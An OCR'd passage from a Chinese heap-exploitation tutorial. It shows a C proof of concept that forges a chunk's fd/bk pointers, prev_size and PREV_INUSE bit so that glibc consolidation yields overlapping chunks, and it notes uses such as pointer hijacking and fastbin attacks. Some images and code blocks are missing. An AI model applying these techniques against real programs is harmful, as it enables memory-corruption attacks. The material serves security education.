
同样从图上可以看到它也成功了。

给回收 chunk 添加 fd、bk 指针并指向不同 chunk，同时给第一片 chunk 添加 fd、bk 都指向不同的 chunk

对本节的程序稍加修改，给第一片 chunk 添加 bk、fd 并指向不同的 chunk。同时给第二片内存添加 fd、bk 都指向不同 chunk，核心代码如下：



运行结果如下：



同样我们发现程序仍然运行成功了，通过上面的例子我们不难发现，只要满足 fd->bk = chunk， bk->fd = chunk，chunk 是相同的 chunk 就能执行成功，待回收 chunk 的前一个 chunk 就会被合并并回收，这样我们就可以控制本不属于我们的内存了。

向前合并

向后合并原理同向前合并，实现效果也同向前合并，下面就不在做详细介绍了，不过这里还是贡献一个简单的例子；在这个例子中我们设计如下：

1、申请三片内存，要求第一片申请内存大小需范围落入 smallbin 范围内，这里申请第三片内存的用意是调用 free 时防止合并后的内存和 top chunk 合并

2、 memset 并打印第二片内存并打印

3、 修改第二片内存的 PREV_SIZE 为它前一个 chunk 大小

4、 修改第三片内存（第二片内存的下一个）的 PREV_INUSE 位为 0，同时修改第二片内存的 fd、bk 都指向它自己


5、 free 掉第一片内存

6、 重新申请内存（第四片内存）等于这前两片内存大小的内存

7、 memset 刚刚申请第四片内存，打印第二片内存，核心代码如下：

```
ptr1 = malloc(0x100); // samllbin
ptr2 = malloc(0x10); // nextchunk
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr2, 'A', 0x10);
printf("*ptr2 = %c\n", *(char*)ptr2);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);

PRINT_META(p1);
PRINT_META(p2);
PRINT_META(p4);

p2->fd = p2;
p2->bk = p2;

p2->mchunk_prev_size = 0x108;
p4->mchunk_size &= ~PREV_INUSE;

PRINT_META(p2);
PRINT_META(p4);
free(ptr1);
```

运行结果如下：



从图上看到，我们同样控制了第二片内存，其他形式的向后合并略。

漏洞利用条件

以上的例子都是我们通过编程按照我们的意愿实现的，让上述漏洞成立的条件是：

- 程序中存在基于堆的漏洞
- 漏洞可以控制 chunk header 中的数据

Chunk Extend/Shrink 可以做什么

一般来说，这种技术并不能直接控制程序的执行流程，但是可以控制 chunk 中的内容。如果 chunk 存在字符串指针、函数指针等，就可以利用这些指针来进行信息泄漏和控制执行流程。此外通过 extend 可以实现 chunk overlapping，通过 overlapping 可以控制 chunk 的 fd/bk 指针从而可以实现 fastbin attack 等利用（此段话摘自网络）。